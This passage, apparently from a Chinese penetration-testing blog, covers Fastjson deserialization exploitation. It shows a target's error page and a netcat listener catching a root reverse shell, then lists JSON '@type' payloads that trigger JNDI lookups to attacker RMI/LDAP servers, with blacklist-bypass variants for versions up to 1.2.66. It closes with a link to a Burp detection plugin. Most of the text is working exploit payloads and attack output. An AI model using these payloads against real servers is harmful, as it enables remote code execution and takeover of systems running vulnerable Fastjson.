Content-Language: zh-CN
Content-Length: 424
Date: Tue, 29 Mar 2022 02:03:35 GMT
Connection: close

<html>
  <body>
    <h1>
      Whitelabel Error Page
    </h1>
    <p>
      This application has no explicit mapping for /error, so you are seeing
       this as a fallback.
    </p>
    <div id='created'>
      Tue Mar 29 02:03:35 UTC 2022
    </div>
    <div>
      There was an unexpected error (type=Bad Request, status=400).
    </div>
    <div>
      JSON parse error: set property error, autoCommit; nested exception is
      com.alibaba.fastjson.JSONException: set property error, autoCommit
    </div>
  </body>
</html>
```

vps机器开启监听，监听Exploit中设置的端口



```
Warning: <FILE>  to save to a file.
root@VM-12-7-ubuntu:~# nc -lvvp 9998
Listening on [0.0.0.0] (family 0, port 9998)
Connection from 150.158.137.72 49320 received!
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@5938a7dc154c:/#
```

Payload 收集
fastjson<=1.2.24

```
{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"rmi://x.x.x.x:1098/jndi",
"autoCommit":true}
```

fastjson<=1.2.41
第一个Fastjson反序列化漏洞爆出后，阿里在1.2.25版本设置了autoTypeSupport属性默认为false，并且增加了checkAutoType()函数，通过黑白名单的方式来防御Fastjson反序列化漏洞，因此后面发现的Fastjson反序列化漏洞都是针对黑名单绕过来实现攻击利用的目的的。

com.sun.rowset.jdbcRowSetImpl在1.2.25版本被加入了黑名单，fastjson有个判断条件判断类名是否以"L"开头、以";"结尾，是的话就提取出其中的类名在加载进来

那么就可以构造如下exp

```
{"@type":"Lcom.sun.rowset.JdbcRowSetImpl;","dataSourceName":"rmi://x.x.x.x:1098/jndi",
"autoCommit":true}
```

fastjson<=1.2.42 autoTypeSupport 属性为 true 才能使用。（fastjson>=1.2.25 默认为 false）
阿里在发现这个绕过漏洞之后做出了类名如果为L开头，;结尾的时候就先去掉L和;进行黑名单检验的方法，但

是没有考虑到双写或多写的情况，也就是说这种方法只能防御一组L和;，构造exp如下，即双写L和;

```
{"@type":"LLcom.sun.rowset.JdbcRowSetImpl;;","dataSourceName":"ldap://localhost:1389/Exploit",
"autoCommit":true}
```

fastjson<=1.2.43

```
{"@type":"[com.sun.rowset.JdbcRowSetImpl"[{,"dataSourceName":"ldap://localhost:1389/Exploi t",
"autoCommit":true}
```

fastjson<=1.2.45

```
{"@type":"org.apache.ibatis.datasource.jndi.JndiDataSourceFactory","properties":{"data_source":
"ldap://localhost:1389/Exploit"}}
```

fastjson<=1.2.47
在1.2.47版本及以下的情况下，loadClass中默认cache为true，首先使用java.lang.Class把获取到的类缓存到mapping中，然后直接从缓存中获取到了com.sun.rowset.jdbcRowSetImpl这个类，即可绕过黑名单

```
{ "a": { "@type": "java.lang.Class", "val": "com.sun.rowset.JdbcRowSetImpl" }, "b": { "@type":
"com.sun.rowset.JdbcRowSetImpl", "dataSourceName": "rmi://x.x.x.x:1098/jndi", "autoCommit": true
}}

{"a":{"@type":"java.lang.Class","val":"com.sun.rowset.JdbcRowSetImpl"},"b":{"@type":"com.sun.
rowset.JdbcRowSetImpl","dataSourceName":"rmi://localhost:1099/Exploit","autoCommit":true}} }
```

fastjson<=1.2.66
基于黑名单绕过，autoTypeSupport属性为true才能使用，在1.2.25版本之后autoTypeSupport默认为false

```
{"@type":"org.apache.shiro.jndi.JndiObjectFactory","resourceName":"ldap://192.168.80.1:1389/
Calc"}
{"@type":"br.com.anteros.dbcp.AnterosDBCPConfig","metricRegistry":"ldap://192.168.80.1:1389
/Calc"}

{"@type":"org.apache.ignite.cache.jta.jndi.CacheJndiTmLookup","jndiNames":"ldap://192.168.80.
1:1389/Calc"}
{"@type":"com.ibatis.sqlmap.engine.transaction.jta.JtaTransactionConfig","properties":
{"@type":"java.util.Properties","UserTransaction":"ldap://192.168.80.1:1389/Calc"}}
```

漏洞检测工具，burp插件
https://github.com/zilong3033/fastjsonScan